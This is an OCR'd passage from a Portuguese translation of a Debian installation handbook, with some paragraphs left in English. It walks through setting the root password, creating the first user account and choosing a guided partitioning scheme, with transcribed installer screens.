
If the network is available, the system's internal clock is updated (in a one-shot way) from an NTP server. This way the timestamps on logs will be correct from the first boot. For them to remain consistently precise over time, an NTP daemon needs to be set up after initial installation (see Section 8.9.2, “Sincronização de Tempo”).

4.2.10. Senha do

administrador

A conta do superusuário root, reservada para o administrador da máquina, é automaticamente criada durante a instalação, é por isto que uma senha é requerida. Uma confirmação (ou duas entradas idênticas) irá prevenir qualquer erro de entrada que poderia ser difícil de corrigir posteriormente.

Figure 4.5. Senha do administrador


debian
The Universal Operating System
Set up users and passwords
You need to set a password for 'root', the system administrative account. A malicious or unqualified user with root access can have disastrous results, so you should take care to choose a root password that is not easy to guess. It should not be a word found in dictionaries, or a word that could be easily associated with you.
A good password will contain a mixture of letters, numbers and punctuation and should be changed at regular intervals.
The root user should not have an empty password. If you leave this empty, the root account will be disabled and the system's initial user account will be given the power to become root using the "sudo" command.
Note that you will not be able to see the password as you type it.
Root password:
Please enter the same root password again to verify that you have typed it correctly.
Re-enter password to verify:
Screenshot
Go Back
Continue

SEGURANÇA Senha do administrador

The root user's password should be long (6 characters or more) and impossible to guess. Indeed, any computer (and a fortiori any server) connected to the Internet is regularly targeted by automated connection attempts with the

most obvious passwords. Sometimes it may even be subject to dictionary attacks, in which many combinations of words and numbers are tested as password. Avoid using the names of children or parents, dates of birth, etc.: many of your co-workers might know them, and you rarely want to give them free access to the computer in question.


Estas observações são igualmente aplicáveis para senhas de outros usuários, mas as consequências de uma conta comprometida são menos drásticas para usuários sem privilégios administrativos.

Se estiver faltando inspiração, não hesite em usar geradores de senha, como o **pwgen** (no pacote de mesmo nome).

4.2.11. Criando o Primeiro Usuário

Debian também impõe a criação de uma conta de usuário padrão para que o administrador não adquira o mau hábito de trabalhar como root. O princípio da precaução, essencialmente, significa que cada tarefa é executada com os direitos mínimos necessários, a fim de limitar os danos causados por erro humano. Por isso, o instalador vai pedir o nome completo do usuário primeiro, seu nome de usuário e sua senha (duas vezes, para evitar o risco de entrada errada).

Figure 4.6. Nome do primeiro usuário


debian
The Universal Operating System
Set up users and passwords
A user account will be created for you to use instead of the root account for non-administrative activities.
Please enter the real name of this user. This information will be used for instance as default origin for emails sent by this user as well as any program which displays or uses the user's real name. Your full name is a reasonable choice.
Full name for the new user:
Raphaël Hertzog
Screenshot
Go Back
Continue

4.2.12. Detectando Discos e Outros Dispositivos

Este passo automaticamente detecta os discos rígidos nos quais o Debian pode ser instalado. Eles serão apresentados no próximo passo: particionamento.

4.2.13. Iniciando a Ferramenta de Partição

CULTURA Usos do particionamento

Particionamento, uma etapa indispensável na instalação, consiste em dividir o espaço disponível em discos rígidos (cada subdivisão deve ser chamado de uma "partição") de acordo com os dados a


serem armazenados nele e o uso a que se destina o computador. Esta etapa inclui também escolher os sistemas de arquivos a ser usado. Todas essas decisões terão influência no desempenho, segurança de dados e a administração do servidor.

The partitioning step is traditionally difficult for new users. It is necessary to define the various portions of the disks (or “partitions”) on which the Linux filesystems and virtual memory (swap) will be stored. This task is complicated if another operating system that you want to keep is already on the machine. Indeed, you will then have to make sure that you do not alter its partitions (or that you resize them

without causing damage).

Felizmente, o programa de particionamento tem um modo "guiado" que recomenda partições para o usuário fazer - na maioria dos casos, você pode simplesmente validar as sugestões do programa.


Figure 4.7. Escolha do modo de particionamento


debian
The Universal Operating System
Partition disks
The installer can guide you through partitioning a disk (using different standard schemes) or, if you prefer, you can do it manually. With guided partitioning you will still have a chance later to review and customise the results.
If you choose guided partitioning for an entire disk, you will next be asked which disk should be used.
Partitioning method:
Guided - use entire disk
Guided - use entire disk and set up LVM
Guided - use entire disk and set up encrypted LVM
Manual
Screenshot
Go Back
Continue

The first screen in the partitioning tool offers the choice of using an entire hard drive to create various partitions. For a (new) computer which will solely use Linux, this option is clearly the simplest, and you can choose the option “Guided - use entire disk”. If the

computer has two hard drives for two operating systems, setting one drive for each is also a solution that can facilitate partitioning. In both of these cases, the next screen offers to choose the disk where Linux will be installed by selecting the corresponding entry (for example, “SCSI3 (0,0,0) (sda) - 12.9 GB ATA VBOX HARDDISK”). You then start guided partitioning.

Figure 4.8. Disco a utilizar para particionamento guiado


debian
The Universal Operating System
Partition disks
Note that all data on the disk you select will be erased, but not before you have confirmed that you really want to make the changes.
Select disk to partition:
SCSI3 (0,0,0) (sda) - 12.9 GB ATA VBOX HARDDISK
Screenshot
Go Back
Continue

Assistente de particionamento também pode criar volumes lógicos LVM em vez de partições (veja abaixo). Uma vez que o restante da operação é o mesmo, não vamos passar por cima da opção "Guiado - usar o disco inteiro e configurar LVM" (criptografado ou


não).

Em outros casos, quando o Linux deve trabalhar ao lado de outras partições já existentes, você precisa escolher o particionamento manual.

4.2.13.1. Particionamento guiado

A ferramenta de particionamento guiada oferece três métodos de particionamento, que correspondem a diferentes usos.

Figure 4.9. Particionamento guiado


debian
The Universal Operating System
Partition disks
Selected for partitioning:
SCSI3 (0,0,0) (sda) - ATA VBOX HARDDISK: 12.9 GB
The disk can be partitioned using one of several different schemes. If you are unsure, choose the first one.
Partitioning scheme:
All files in one partition (recommended for new users)
Separate /home partition
Separate /home, /usr, /var, and /tmp partitions
Screenshot
Go Back
Continue

O primeiro método é chamado de "Tudo em uma partição". Toda a árvore do sistema Linux são armazenados em um único sistema de arquivos, o que corresponde à raiz `/`. Este particionamento simples e robusto se encaixa perfeitamente para sistemas

pessoais ou de um único usuário. Na verdade, serão criadas duas partições: a primeira vai abrigar o sistema completo, a segunda a memória virtual (swap).

The second method, “Separate `/home/` partition”, is similar, but splits the file hierarchy in two: one partition contains the Linux system (`/`), and the second contains “home directories” (meaning user data, in files and subdirectories available under `/home/`).

The last partitioning method, called “Separate `/home`, `/usr`, `/var`, and `/tmp` partitions”, is appropriate for servers and multi-user systems. It divides the

file tree into many partitions: in addition to the root (`/`) and user accounts (`/home/`) partitions, it also has partitions for applications (`/usr/`), server software data (`/var/`), and temporary files (`/tmp/`). These divisions have several advantages. Users can not lock up the server by consuming all available hard drive space (they can only fill up `/tmp/` and `/home/`). The daemon data (especially logs) can no longer clog up the rest of the system.

DE VOLTA AO BÁSICO Escolhendo um sistema de arquivos

